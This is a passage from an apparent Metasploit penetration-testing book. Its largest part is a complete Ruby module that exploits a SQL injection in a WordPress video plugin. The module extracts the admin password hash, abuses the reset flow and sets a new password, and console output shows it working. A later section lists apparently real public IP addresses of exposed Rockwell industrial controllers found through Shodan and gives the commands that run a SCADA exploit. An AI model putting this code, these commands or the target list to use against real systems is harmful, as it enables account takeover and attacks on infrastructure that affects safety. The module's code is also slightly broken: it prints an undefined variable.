[*] Meterpreter session 1 opened (172.16.62.1:57021 -> 172.16.62.128:4444) at 2013-10-16 17:51:21 +0530

meterpreter >
```

Boom! We got the meterpreter shell on the target, and this also eliminated the requirement of using Telnet to make a connection to the target as well.

Refer to *Chapter 3*, *The Exploit Formulation Process*, if you find difficulties in exploiting the SEH-based exploits.

Porting a web-based exploit

The web-based exploits that we are going to cover here are based on web application attacks. The idea behind these exploits is to present Metasploit as a successful testing software for web applications too. In the upcoming section, we will see how we can make exploits for popular attack vectors such as SQL injections and so on. The motive here is to get familiar with web and HTTP functions in Metasploit and their corresponding library functions.

Dismantling the existing exploit

In this case study, we will be talking specifically about SQL injections. However, there are tons of other attack vectors that can be covered in Metasploit. Nevertheless, our motive here is just to get ourselves familiarized with HTTP libraries and their vectors.

The target in this scenario is a WordPress content management system, and we will exploit a SQL injection vulnerability in it using a vulnerable plugin, which is WordPress HD Web Player 1.1. This plugin is marked vulnerable to SQL injection attacks in the `config.php` file in the `ID` parameter. This plugin was found vulnerable by Team Intra on August 29, 2012.

[For more information on this vulnerability, you can refer to `http://www.exploit-db.com/exploits/20918/`.]

Now, the vulnerability states that SQL injection can occur in the `config.php` file, as shown in the following code snippet:

```
http://site.com/wp-content/plugins/hd-webplayer/config.php?id= [INJECT
HERE]
```

Moreover, the example query to find the username and password is something similar to the following code snippet:

```
http://site.com/wp-content/plugins/hdwebplayer/config.php?id=1+/*!U
NION*/+/*!SELECT*/+1,2,3,group_concat(ID,0x3a,user_login,0x3a,user_
pass,0x3b),5,6,7+from+wp_users
```

Now, this attack is relatively simple, but the complexity lies in a situation where there are tons of websites to be tested, and it's impossible to try it manually on every website.

So, in a situation such as the previous one, we can bring the manual injection functionality into the Metasploit framework to test out every website automatically.

Gathering the essentials

The most important things to be known while exploiting a web-based bug in Metasploit are which functions to use and how to pass parameters to these functions. Moreover, another thing that we need to know is that the exact path of the file is vulnerable to the injection. Therefore, in this case, we know that the vulnerability to be exploited is located in the `ID` parameter when we use it to fetch data from the `config.php` file located in the `hdwebplayer` directory under `webplayer`, which is a subdirectory under the `plugins` folder in the `wp-content` directory.

Grasping the important web functions

The important web functions in the context of web applications are located in the `client.rb` library file under `/lib/msf/core/exploits/http`, which further links to the `client.rb` file under `/lib/rex/proto/http` where core methods related to the web `GET` and `POST` request/responses are located.

Let's see where these methods are:

```
def send_request_raw(opts={}, timeout = 20)
        begin
                c = connect(opts)
                r = c.request_raw(opts)
                c.send_recv(r, opts[:timeout] ? opts[:timeout] : timeout)
        rescue ::Errno::EPIPE, ::Timeout::Error
                nil
        end
end

#
# Connects to the server, creates a request, sends the request, reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_cgi.
#
def send_request_cgi(opts={}, timeout = 20)
        begin
                c = connect(opts)
                r = c.request_cgi(opts)
                c.send_recv(r, opts[:timeout] ? opts[:timeout] : timeout)
        rescue ::Errno::EPIPE, ::Timeout::Error
                nil
        end
end
```

These two important functions, `send_request_raw` and `send_request_cgi`, are relevant when making a HTTP-based request, but in a different context. We have `send_request_cgi`, which offers much more flexibility over the traditional `send_request_raw` function in some cases, whereas `send_request_raw` helps to make simpler connections in some cases. We will discuss them further.

To understand what values we need to pass to these functions, we need to investigate the REX library. The REX library presents the following output related to the `send_request_raw` function:

```
def request_raw(opts={})
        c_enc  = opts['encode']      || false
        c_uri  = opts['uri']         || '/'
        c_body = opts['data']        || ''
        c_meth = opts['method']      || 'GET'
        c_prot = opts['proto']       || 'HTTP'
        c_vers = opts['version']     || config['version'] || '1.1'
        c_qs   = opts['query']
        c_ag   = opts['agent']       || config['agent']
        c_cook = opts['cookie']      || config['cookie']
        c_host = opts['vhost']       || config['vhost'] || self.hostname
        c_head = opts['headers']     || config['headers'] || {}
        c_rawh = opts['raw_headers']|| config['raw_headers'] || ''
        c_conn = opts['connection']
        c_auth = opts['basic_auth'] || config['basic_auth'] || ''
```

We can see that we can pass a variety of parameters related to our requests by using the preceding parameters. An example could be setting our own specified cookie and a variety of other things. Let's keep things simple and focus on the `uri` parameter that is the target path of the exploitable web file. The `method` parameter specifies that it is either a `GET` or `POST` type request. We will make use of these while fetching the values from a SQL injection's response.

Coming back to the `send_request_cgi` function, let's see what it has to offer over the `send_request_raw` method:

```
c_enc_p = (opts['encode_params'] == true or opts['encode_params'].nil? ? true : false)
c_cgi   = opts['uri']           || '/'
c_body  = opts['data']          || ''
c_meth  = opts['method']        || 'GET'
c_prot  = opts['proto']         || 'HTTP'
c_vers  = opts['version']       || config['version'] || '1.1'
c_qs    = opts['query']         || ''
c_varg  = opts['vars_get']      || {}
c_varp  = opts['vars_post']     || {}
c_head  = opts['headers']       || config['headers'] || {}
c_rawh  = opts['raw_headers']   || config['raw_headers'] || ''
c_type  = opts['ctype']         || 'application/x-www-form-urlencoded'
c_ag    = opts['agent']         || config['agent']
c_cook  = opts['cookie']        || config['cookie']
c_host  = opts['vhost']         || config['vhost']
c_conn  = opts['connection']
c_path  = opts['path_info']
c_auth  = opts['basic_auth']  || config['basic_auth'] || ''
```

We can clearly see tons of options. It also offers an extensible approach of `vars_post` that makes it extremely easy to pass the values in a `POST` type request. We will see these parameters in action shortly.

The essentials of the GET/POST method

The `GET` method will request data or a web page from a specified resource and is used in browsing web pages. On the other hand, the `POST` command posts the data fetched from a form or a specific value to the resource for further processing. Now, this comes handy when it comes to writing exploits that are web based. Posting specific queries or data to the specified pages becomes easy using a `POST` type request.

Now, let's see what we need to perform in this exploit:

1. Trigger the SQL injection
2. Fetch the username and the password
3. Send the request for activation key generation
4. Fetch the activation key
5. Supply the activation key for bypassing the password cracking
6. Supply the new password

As now we are pretty clear with the tasks that need to be performed, let's take a further step and generate a compatible matching exploit and understand its working.

Fabricating an auxiliary-based exploit

After generating the skeleton with the `mona.py` script and making the required modifications, let's see the source code for the exploit that will trigger SQL injection in the HD Web Player 1.1 plugin and will reset the password of the admin user by bypassing the need to crack the hashed password:

```
require 'rex/proto/http'
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Scanner
  def initialize
    super(
      'Name'        => 'HD Web Player 1.1 SQL Injection',
      'Description' => 'SQL Injects and Bypasses Password Cracking',
      'Author'      => 'Nipun_Jaswal',
        'License'     => MSF_LICENSE
      )
    end
    def run_host(ip)
      begin
        connect
        req1="/wordpress/wordpress/wp-content/plugins/webplayer/config.
php?id=-1213%20UNION%20ALL%20SELECT%20NULL%2C%28SELECT%20CONCAT%28
0x3a7a74783a%2CIFNULL%28CAST%28user_activation_key%20AS%20CHAR%29%
2C0x20%29%2C0x656e63726e6c%2CIFNULL%28CAST%28user_login%20AS%20CHA
R%29%2C0x20%29%2C0x656e63726e6c%2CIFNULL%28CAST%28user_pass%20AS%20
CHAR%29%2C0x20%29%2C0x3a77786e3a%29%20FROM%20wordpress.wp_users%20
LIMIT%200%2C1%29%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2C
NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2-
CNULL%2CNULL%2CNULL%23"
        res = send_request_raw({'uri' => req1, 'method' => 'GET' })
        userfind= (res.body =~ /admin/)
        username= res.body[userfind,5]
        passfind=(res.body =~ /[$]P/)
        pass=res.body[passfind,34]
        sleep(1)
        print_line("[+]Wordpress Username: #{ver}")
        print_line("[+]Wordpress Password: #{pass}")
        sleep(1)
        print_line("[+]Generating Activation Key")
        sleep(1)
```

Working and explanation

The working of this section of the auxiliary-based exploit module is relatively simple as compared to other HTTP-based auxiliaries and exploits. However, it may look scary. At the very beginning, we defined the required libraries and supplied the required information about the exploit. We start by initializing the connection to the target using the `run_host` method. Next, we create a simple variable named `req1`, which stores the complete URI to trigger a SQL injection. Next, we create a variable, `res`, that will store the result of the raw request sent to the target by supplying the `req1` string as `uri` and `method` as `GET`. Next, we create a variable, `userfind`, which will store the location of the string admin from the response. However, the `userfind` variable will store the address of the first character, which is `a` from `admin`. Next, we cut exactly five places starting from the location stored in `userfind` and save it to a variable called `username`.

Next, we repeat the same for the hashed password and store the length of 34 characters of the hash in the `pass` variable. Then, we output both onto the screen.

Up to now, we have the username and the password hash stored in two variables, `username` and `pass`, respectively. Let's look at the code further:

```
req2="/wordpress/wordpress/wp-login.php?action=lostpassword"
      u_cookie="WP+cookie+check"
      res2 = send_request_cgi(
                        {
                                'uri'       => req2,
                                'method'    => 'POST',
                                'cookie'    => "wordpress_test_
cookie=#{u_cookie}",
                                'vars_post' =>
                                        {
                                                'user_login'     =>
username,
                                                'redirect_to' => "",
                                                'wp-submit'
=>"Get+New+Password"
                                        }
                        })
```

Next, we need to generate the activation key. You may remember that when we have forgotten a password page, which lies at `/wp-login.php?action=lostpassword` on the WordPress installation, it asks for the username or the e-mail.

WordPress generates an activation key as soon as we demand a password reset. Therefore, we generate an activation key through the preceding code. We will create a request to the forgotten password page in the `req2` variable, and this time we `POST` the data to the page using the `send_request_cgi` function. We also create a `u_cookie` variable to set a test cookie in the request. We set the `uri` parameter to `req2`, `method` as `POST`, and `cookie` to the content of the `u_cookie` variable.

To send data, we use the `vars_post` parameter and add all the required subparameters into it, which are `user_login= username`, `redirect_to =`, and `wp-submit="Get+New+Password"`.

The advantage of using `vars_post` is that it will concatenate all the values to the following form:

```
user_login=admin& redirect_to =&wp-submit=Get+New+Password
```

The preceding query will generate the activation key for the user admin in the database. Let's now proceed with the code further:

```
      req3="/wordpress/wordpress/wp-content/plugins/webplayer/config.
php?id=-5962%20UNION%20ALL%20SELECT%20NULL%2C%28SELECT%20CONCAT%2
80x3a7a74783a%2CIFNULL%28CAST%28user_activation_key%20AS%20CHAR%2
9%2C0x20%29%2C0x656e63726e6c%2CIFNULL%28CAST%28user_login%20AS%20
CHAR%29%2C0x20%29%2C0x3a77786e3a%29%20FROM%20wordpress.wp_users%20
LIMIT%200%2C1%29%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2C
NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2-
CNULL%2CNULL%2CNULL%23"
      res3=send_request_raw({'uri' => req3, 'method' => 'GET' })
      sear= (res3.body =~ /videoid/)
      vernum= sear+13
      acti=res3.body[vernum,20]
      uu= (res3.body =~ /admin/)
      userinfo=res3.body[uu,5]
      print_line("[+]Finding Activation Key")
      sleep(1)
      print_line("[+]Key Generated For Username:#{userinfo}")
      sleep(1)
      print_line("[+]Activation Key:#{acti}")
      sleep(1)
      print_line("[+]Bypassing Password Cracking | Resetting Password
to : 12345")
      #Bypassing the Password Cracking Technique Using Activation Key
      req4= "/wordpress/wordpress/wp-login.php?action=resetpass&key=#{
acti}&login=#{userinfo}"
      res4 = send_request_cgi(
                  {
                        'uri'       => req4,
                        'method'    => 'POST',
                        'cookie'    => "wordpress_test_
cookie=#{u_cookie}",
                        'vars_post' =>
                              {
                                    'pass1'     =>
"12345",
                                    'pass2' => "12345",
                                    'wp-submit'
=>"Reset+Password"
                              }
                  })
      #Check For New Hash Password
      req5="/wordpress/wordpress/wp-content/plugins/webplayer/config.
php?id=-1213%20UNION%20ALL%20SELECT%20NULL%2C%28SELECT%20CONCAT%28
0x3a7a74783a%2CIFNULL%28CAST%28user_activation_key%20AS%20CHAR%29%
2C0x20%29%2C0x656e63726e6c%2CIFNULL%28CAST%28user_login%20AS%20CHA
R%29%2C0x20%29%2C0x656e63726e6c%2CIFNULL%28CAST%28user_pass%20AS%20
CHAR%29%2C0x20%29%2C0x3a77786e3a%29%20FROM%20wordpress.wp_users%20
LIMIT%200%2C1%29%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2C
NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2-
CNULL%2CNULL%2CNULL%23"
                        res5 = send_request_raw({'uri' => req5,
'method' => 'GET' })
                        g5= (res5.body =~ /admin/)
                        ver5= res5.body[g5,5]
                        nn5=(res5.body =~ /[$]P/)
      pass5=res5.body[nn5,34]
      print_line("[+]New Hash: #{pass5}")
      print_line("[+]Reset Done")
      sleep(1)

  end
  end

end
```

We create another request for a SQL injection by fetching only the username and the activation key, which is specified in the `req3` variable. We send this request to the method as `GET` and store the result in `res3`.

Now, proceeding with the same method of searching the response, we find the string `videoid` from the response, and from there we jump exactly 13 characters to the start of the activation key. Then, we fetch 20 characters of the key in the `acti` variable.

We do the same to find the username, just like we did before in the first request itself, and store the result in a variable named `userinfo`.

Now, we simply print out the found activation key and the username associated with it. Next, we create another request to post data on the reset page, which is located at `/wordpress/wordpress/wp-login.php?action=resetpass&key=found_key_from_sql_injection&login=found_username`. WordPress has a limitation that if we have the activation key, we can simply put it into the requested URL and go directly to the reset password page.


In the `req4` variable, we create a URI with the activation key and the username that we got earlier, and then we `POST` the new password twice in the `vars_post` parameter.

Next, we create another query named `req5` and we simply find out the username and its associated password in the hash format to see if it has changed successfully.

You might be wondering why the module is only workable for the admin user and not the other ones. This is because this exploit exercise was just to familiarize ourselves with the variety of HTTP functions. Moreover, this exercise also showed us how to set various parameters and pass values to various HTTP-based functions.

Experimenting with the auxiliary exploit

We are all set to launch the exploit against a vulnerable WordPress site. Therefore, let's see what output we get:



```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1064 exploits - 664 auxiliary - 178 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > use auxiliary/nipun/word
msf  auxiliary(word) > set RHOSTS 172.16.139.128
RHOSTS => 172.16.139.128
msf  auxiliary(word) > run

[+]Wordpress Username: admin
[+]Wordpress Password: $P$BS6Y/JvHF6/SJoqUEN3cDgfoTKTBpC/
[+]Generating Activation Key
[+]Finding Activation Key
[+]Key Generated For Username:admin
[+]Activation Key:jpWMMHFEFD2rsC2Q6mXi
[+]Bypassing Password Cracking | Resetting Password to : 12345
[+]New Hash: $P$B0NDkof92FnaWVbLVnFje7n5T3uvH6.
[+]Reset Done
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(word) > █
```

As we can clearly see, we got the current username and the password at the very first step. Next, we generated an activation key by making a `POST` request and we fetched it using another SQL injection query. Using the activation key, we successfully changed the password of the user `admin` value to `12345`. Lastly, we created another SQL injection request and verified the password change.

Summary

Covering the brain-bobbling exercises of porting exploits, we have now developed approaches to port various kinds of exploits in Metasploit. After going through this chapter, we now know that how we can port Perl, Python, and web-based exploits into the framework with ease. In this chapter, we have developed mechanisms to figure out the essentials from a standalone exploit. We saw various HTTP functions and their use in exploitation. We also refreshed our knowledge of SEH-based exploits.

So, by now, we have covered most of the exploit writing exercises. From the next chapter, we will see how we can carry out service-based testing with Metasploit and carry out penetration testing on various services such as VOIP, databases, and SCADA.

5 Offstage Access to Testing Services

Let's now talk about testing various specialized services. These might be run as an additional task or be the only task that is run during penetration testing. It is likely that during our career as a penetration tester that we come across a company or a testable environment that only requires testing to be performed on a particular server, and this server may run services such as databases, VOIP, or SCADA control system. In this chapter, we will look at developing strategies to use while carrying out penetration tests on these services. In this chapter, we will cover the following points:

- Understanding SCADA exploitation
- Fundamentals of ICS and their critical nature
- Carrying out database penetration tests
- Testing VOIP services
- Testing iDevices for exploitation and post-exploitation

Service-based penetration testing requires sharp skills and a good understanding of services that we can successfully exploit. Therefore, in this chapter, we will look at both the theoretical and the practical challenges of carrying out effective service-based testing.

The fundamentals of SCADA

Supervisory Control and Data Acquisition (**SCADA**) is required for controlling activities in dams, power grid stations, oil refineries, large server control services, and so on.

SCADA systems are built for highly specific tasks, such as controlling the level of water dispatched, controlling the gas lines, controlling the electricity power grid to control power in a particular city, and so on.

The fundamentals of ICS and its components

SCADA systems are **Industrial Control System** (**ICS**) type systems, which are used in critical environments or where life is at stake if anything goes wrong. ICS are systems that are used in large industries where they are responsible for controlling various processes, such as mixing two chemicals in a definite ratio, inserting carbon dioxide in a particular environment, putting proper amounts of water in the boiler, and so on.

The components of such SCADA systems are as follows:

Component	Use
Remote Terminal Unit (**RTU**)	This is the device that converts measurements that are analog in nature to the digital information.
Programmable Logic Controller (**PLC**)	This is integrated with I/O servers and real-time operating systems, it works exactly like RTU. It also uses protocols such as FTP, SSH, and so on.
Human Machine Interface (**HMI**)	This is the graphical representation of the environment, which is under observation or is being controlled.
Intelligent electronic device (**IED**)	This is basically a microchip or more specifically a controller, which can send commands to perform a particular action such as closing the valve after a particular amount of a certain substance is mixed with another, and so on.

The seriousness of ICS-SCADA

ICS systems are very critical and if the control of them were to be placed into the wrong hands, a disastrous situation could occur. Just imagine a situation where an ICS control for a gas line is hacked by a malicious black hat—loss of life is not all that we can expect. You might have seen the movie, *Die Hard 4.0*, in which the people sending the gas lines to the station may look cool and traffic chaos may look like a source of fun, but in reality, when a situation like this arises, it will cause serious damage to property and can cause loss of life.

As we have seen in the past, with the advent of **Stuxnet bot**, the conversation about the security of ICS and SCADA systems has been seriously violated. Let's take a further step and discuss how we can break into SCADA systems or basically test them out so that we can secure them for a better future.

SCADA torn apart

In this section, we will discuss how we can breach the security of SCADA systems. We have plenty of frameworks that can test SCADA systems but discussing them will push us beyond the scope of this book. So, keeping it simple, we will restrict our discussion only specific to SCADA exploitation carried out using Metasploit.

The fundamentals of testing SCADA


Let's understand the basics of exploiting SCADA systems. SCADA systems can be compromised using a variety of exploits in Metasploit, which were added recently to the framework. In addition, some of the SCADA servers that are located might have default username and passwords, which rarely exist these days, but still there may be a possibility.

Let's try finding some SCADA servers. We can achieve this using an excellent resource, that is, `http://www.shodanhq.com`. Let's see what various SCADA servers we can get from the website.

First, we need to create an account for the website. After registering, we can refer to an excellent resource that is listed at `http://blog.xanda.org/2010/11/10/find-vulnerable-scada-systems-with-shodan/`. This resource presents an excellent list of dorks, which can be used to find various types of SCADA devices on the Internet.

Having the list of dorks for various SCADA devices, we can now move on and try to find devices on the Internet. However, we will also see how we can automate this process for finding out specific SCADA devices within Metasploit shortly.

Let's try to find the SCADA systems configured with technologies from Rockwell Automation. In the search bar, we will simply type in `Rockwell` and see the results shown in the following screenshot:



Services

SNMP	268
HTTP	7
SMB	6
NetBIOS	6
FTP	5

Top Countries

United States	127
Korea, Republic of	47
Australia	23
Canada	21
Spain	14

Top Organizations

Korea Telecom	47
Verizon Wireless	36
Telstra Internet	22
Telefonica de Espana	9
University of Californ...	7

118.33.209.123
Korea Telecom
Added on 24.11.2013
Details

Rockwell Automation 1769-L30ER

166.131.78.88
AT&T Wireless
Added on 24.11.2013
Details
mobile-166-131-78-88.mycingular.net

Rockwell Automation 1769-LxxE

50.194.109.228
Comcast Cable
Added on 24.11.2013
Elk Grove Village
Details
50-194-109-228-static.hfc.comcastbusiness.net

Rockwell Automation 1769-LxxE

As we can clearly see, we have found a large number of systems on the Internet running on SCADA servers by Rockwell Automation.

Moreover, a Metasploit module for this website also exists that requires us to enter the API key for making searches. However, you will get the API key after registering on the website. Refer to `auxiliary/gather/shodan_search` to use the built-in module. Unfortunately, this module does not work perfectly at all times.

SCADA-based exploits

In recent times, we have seen that SCADA systems are exploited at much higher rates than in the past. SCADA systems may suffer from various kinds of vulnerabilities, such as stack-based overflows, integer overflows, cross-site scripting, and SQL injections.

Moreover, the impact of these vulnerabilities may cause danger to life and property as we have discussed before. The reason why the hacking of SCADA devices is a possibility lies largely in the careless programming skills of SCADA developers.

Let's see an example of a SCADA service and try to exploit it with Metasploit. In the following example, we will exploit Measuresoft's **SCADApro** system, based on Windows XP system with Metasploit.

Here, the vulnerability is exploitable using directory traversal attack when used with the `xf` command, which is known to be the command for executing the function. Exploiting this vulnerability, an attacker can execute the system command and gain access to the unauthorized system as shown in the following screenshot:

Let's try to exploit the Measuresoft's SCADA pro system with a built-in Metasploit module, which is `scadapro_cmdexe` and is listed in the `scada` directory under `exploit/windows`.


Carrying on with exploitation, let's run the following commands in Metasploit's console:

```
msf>use exploit/windows/scada/scadapro_cmdexe
msf exploit(scadapro_cmdexe)  > set RHOST 192.168.75.130
RHOST => 192.168.75.130
msf exploit(scadapro_cmdexe)  > exploit
```

After running the preceding exploit, you should be able to see a meterpreter session spawned. We have plenty of exploits in Metasploit that specifically target vulnerabilities in SCADA systems. To find out more information about these vulnerabilities, you can refer to the greatest resource on the Web for SCADA hacking and security at `http://www.scadahacker.com`. You should be able to see many exploits listed under the *msf-scada* section at `http://scadahacker.com/resources/msf-scada.html`.

The website `http://www.scadahacker.com` has maintained a list of vulnerabilities found in various SCADA systems in the past few years. The beauty of the list lies in the fact that it provides precise information about the SCADA product, the vendor of the product, systems component, Metasploit reference module, disclosure details, and the first Metasploit module launched prior to this attack.

All the latest exploits for the vulnerabilities in these systems are added to Metasploit at regular intervals, which makes Metasploit fit for every type of penetration testing service. Let's see the list of various exploits available at `http://www.scadahacker.com` as shown in the following screenshot:



Metasploit Modules (via MSFUpdate / SVN)

Vendor	System / Component	SCADAhacker Reference	Metasploit Reference	Disclosure Date	Initial MSF Release Date
7-Technologies	IGSS	ICS-11-080-03 ICSA-11-132-01A	exploit/windows/scada/igss9_igssdataserver_listall.rb exploit/windows/scada/igss9_igssdataserver_rename.rb exploit/windows/scada/igss9_misc.rb auxiliary/admin/scada/igss_exec_17.rb	Mar. 24, 2011 Mar. 24, 2011 Mar. 24, 2011 Mar. 21, 2011	May 16, 2011 Jun. 9, 2011 May 30, 2011 Mar. 22, 2011
AzeoTech	DAQ Factory	Click Here	exploit/windows/scada/daq_factory_bof.rb	Sep. 13, 2011	Sep. 17, 2011
3S	CoDeSys	Click Here	exploit/windows/scada/codesys_web_server.rb	Dec. 2, 2011	Dec 13, 2011
BACnet	OPC Client	ICSA-10-264-01	exploit/windows/fileformat/bacnet_csv.rb	Sep. 16, 2010	Nov. 11, 2010
	Operator Workstation	n/a	exploit/windows/browser/teechart_pro.rb	Aug. 11, 2011	Aug. 11, 2011
Beckhoff	TwinCat	Click Here	auxiliary/dos/scada/beckhoff_twincat.rb	Sep. 13, 2011	Oct. 10, 2011
General Electric	D20 PLC	Press Release	auxiliary/gather/d20pass.rb	Jan. 19, 2012	Jan. 19, 2012
		DigitalBond S4	unstable-modules/auxiliary/d20tftpbd.rb	Jan. 19, 2012	Jan. 19, 2012
Iconics	Genesis32	ICS-11-080-02	exploit/windows/scada/iconics_genbroker.rb exploit/windows/scada/iconics_webhmi_setactivexguid.rb	Mar. 21, 2011 May 5, 2011	Jul. 17, 2011 May 11, 2011
Measuresoft	ScadaPro	Click Here	exploit/windows/scada/scadapro_cmdexe.rb	Sep. 16, 2011	Sep. 16, 2011
Moxa	Device Manager	ICS-10-293-02 ICSA-10-301-01	exploit/windows/scada/moxa_mdmtool.rb	Oct. 20, 2010	Nov. 6, 2010
RealFlex	RealWin SCADA		exploit/windows/scada/realwin.rb	Sep. 26, 2008	Sep. 30, 2008
